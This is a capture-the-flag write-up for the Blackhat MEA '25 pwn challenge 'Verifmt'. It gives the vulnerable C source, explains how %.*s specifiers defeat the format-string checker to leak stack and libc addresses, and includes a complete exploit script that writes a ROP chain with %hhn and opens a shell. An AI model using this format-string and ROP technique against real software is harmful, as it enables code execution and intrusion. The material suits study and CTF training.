- Published on
Blackhat MEA '25 - PWN - Verifmt
- Authors

- Name
- Muhammad Haris
- @ArcusTen
Solution
Files provided:
$ unzip -l Verifmt.zip
Archive:  Verifmt.zip
  Length      Date    Time    Name
---------  ---------- -----   ----
     1449  2025-12-02 00:57   main.c
    16440  2025-12-02 00:57   chall
      117  2025-12-02 00:57   compose.yml
      337  2025-12-02 00:57   Dockerfile
---------                     -------
    18343                     4 files
Following is the challenge C code:
#include <ctype.h>
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

int verify_fmt(const char *fmt, size_t n_args) {
  size_t argcnt = 0;
  size_t len = strlen(fmt);

  for (size_t i = 0; i < len; i++) {
    if (fmt[i] == '%') {
      if (fmt[i+1] == '%') {
        i++;
        continue;
      }

      if (isdigit(fmt[i+1])) {
        puts("[-] Positional argument not supported");
        return 1;
      }

      if (argcnt >= n_args) {
        printf("[-] Cannot use more than %lu specifiers\n", n_args);
        return 1;
      }

      argcnt++;
    }
  }

  return 0;
}

int main() {
  size_t n_args;
  long args[4];
  char fmt[256];

  setbuf(stdin, NULL);
  setbuf(stdout, NULL);

  while (1) {
    /* Get arguments */
    printf("# of args: ");
    if (scanf("%lu", &n_args) != 1) {
      return 1;
    }

    if (n_args > 4) {
      puts("[-] Maximum of 4 arguments supported");
      continue;
    }

    memset(args, 0, sizeof(args));
    for (size_t i = 0; i < n_args; i++) {
      printf("args[%lu]: ", i);
      if (scanf("%ld", args + i) != 1) {
        return 1;
      }
    }

    /* Get format string */
    while (getchar() != '\n');
    printf("Format string: ");
    if (fgets(fmt, sizeof(fmt), stdin) == NULL) {
      return 1;
    }

    /* Verify format string */
    if (verify_fmt(fmt, n_args)) {
      continue;
    }

    /* Enjoy! */
    printf(fmt, args[0], args[1], args[2], args[3]);
  }

  return 0;
}
ptr yodai gave straight forward bug in all the pwn challenges of BHMEA 25. But exploitation part was very tricky. In this challenge, we are given a binary that takes number of arguments (max 4) and their values, then a format string. It verifies if the format string contains more format specifiers than the number of arguments provided. If it does, it rejects the input. If not, it directly passes the format string and arguments to printf(). The verification function also rejects positional format specifiers (like %1$lx) and allows %% to print a single %.
Code also does memset() of args to 0 before taking input, so if we provide less than 4 arguments, the rest will be 0.
Now, to get a memory leak using format string vulnerability, we need to be able to read arbitrary stack addresses by moving forward from the 4rd argument (as first 4 arguments will be nulled if we provide less than 4 args). But since we cannot use positional specifiers, we cannot directly access those stack addresses. So, we need to find a way to move the stack pointer forward.
If you are not fimilar with how format string vulnerabilities work there is a specifiers %.*s which takes two arguments: an integer n and a string pointer s, and prints n bytes from the string s. This specifier moves the stack pointer forward by 2 arguments. So, we can use multiple %.*s specifiers to move the stack pointer forward until we reach the desired address.
So first we need to leak a stack address to calculate offset to such a stack address that stores a libc address. We can do this by using %p specifier after moving the stack pointer forward by 3 %.*s specifiers (as we have 4 arguments, we can move forward by 3*2=6 arguments).
The format string would look something like this:
%.*s%.*s%.*s%p
This will print 3 strings (which we don't care as the %s specifier is not pointing to any string because our main goal is to move the format string buffer pointer ahead) and then print a stack address:

Now, we can just calculate the offset to a stack address that stores a libc address. I am choosing this one as it is closer to our stack leak:

Offset:
pwndbg> p/x 0x7fff53a58848 - 0x7fff53a587d0
$1 = 0x78
Now I will send stack-0x78 as first argument and use %s specifier to read the libc address from that stack address. Format string would be:
%s, <stackLeak - 0x78>
Exploit so far:
#!/usr/bin/env python3
from flashlib import *

gdbscript = """
    b *main+291
"""

init("./chall")
attach(gdbscript) if args.GDB else None

def sendArgs(no_of_args, arg0, arg1, arg2, arg3):
    io.sendlineafter(b"# of args: ", encode(no_of_args))
    io.sendlineafter(b"args[0]: ", encode(arg0))
    io.sendlineafter(b"args[1]: ", encode(arg1))
    io.sendlineafter(b"args[2]: ", encode(arg2))
    io.sendlineafter(b"args[3]: ", encode(arg3))


sendArgs(4, 0x4, 0, 0, 0)

''' stack leak '''
io.sendlineafter(b"string: ", b"%.*s%.*s%.*s%p")
stack = hexleak(io.recvline())
logleak(stack)

''' libc leak '''
sendArgs(4, stack-0x78, 0, 0, 0)
io.sendlineafter(b"string: ", b"%s")
And we got a libc leak:

We can fix this leak by using fixleak() function from flashlib and can calculate libc base address by subtracting offset of _IO_2_1_stdin_ from the leak as we already know its a _IO_2_1_stdin_ address from gdb p2p command output from screenshot above.
#!/usr/bin/env python3
from flashlib import *

gdbscript = """
    b *main+291
"""

init("./chall")
attach(gdbscript) if args.GDB else None

def sendArgs(no_of_args, arg0, arg1, arg2, arg3):
    io.sendlineafter(b"# of args: ", encode(no_of_args))
    io.sendlineafter(b"args[0]: ", encode(arg0))
    io.sendlineafter(b"args[1]: ", encode(arg1))
    io.sendlineafter(b"args[2]: ", encode(arg2))
    io.sendlineafter(b"args[3]: ", encode(arg3))


sendArgs(4, 0x4, 0, 0, 0)

''' stack leak '''
io.sendlineafter(b"string: ", b"%.*s%.*s%.*s%p")
stack = hexleak(io.recvline())
logleak(stack)

''' libc leak '''
sendArgs(4, stack-0x78, 0, 0, 0)
io.sendlineafter(b"string: ", b"%s")

libc.address = fixleak(io.recv(6)) - libc.sym._IO_2_1_stdin_
logleak(libc.address)

Now rest of the part is pretty straight forward, write ROP on the main function's return address and get a shell:
#!/usr/bin/env python3
from flashlib import *

gdbscript = """
    b *main+291
"""

init("./chall")
attach(gdbscript) if args.GDB else None

def sendArgs(no_of_args, arg0, arg1, arg2, arg3):
    io.sendlineafter(b"# of args: ", encode(no_of_args))
    io.sendlineafter(b"args[0]: ", encode(arg0))
    io.sendlineafter(b"args[1]: ", encode(arg1))
    io.sendlineafter(b"args[2]: ", encode(arg2))
    io.sendlineafter(b"args[3]: ", encode(arg3))

def writeLong(address, val):
    for i in range(8):
        byte_val = (val >> (i * 8)) & 0xff
        io.sendlineafter(b"# of args:", b'2')
        io.sendlineafter(b"args[0]: ", encode(address + i))
        io.sendlineafter(b"args[1]: ", b"0")
        io.sendlineafter(b"string: ", b"A" * byte_val + b"%hhn")


sendArgs(4, 0x4, 0, 0, 0)

''' stack leak '''
io.sendlineafter(b"string: ", b"%.*s%.*s%.*s%p")
stack = hexleak(io.recvline())
logleak(stack)

''' libc leak '''
sendArgs(4, stack-0x78, 0, 0, 0)
io.sendlineafter(b"string: ", b"%s")
libc.address = fixleak(io.recv(6)) - libc.sym._IO_2_1_stdin_
logleak(libc.address)

RSP = stack + 0x170
logleak(RSP)

POP_RDI = libc.address + 0x000000000010f78b
BIN_SH = libc.address +0x1cb42f

writeLong(RSP, POP_RDI)
writeLong(RSP+0x8, BIN_SH)
writeLong(RSP+0x10, POP_RDI+1)  # ret
writeLong(RSP+0x18, libc.sym.system)

io.sendlineafter(b"args: ", b"-")   # triggering return from main function

io.interactive()
Shell: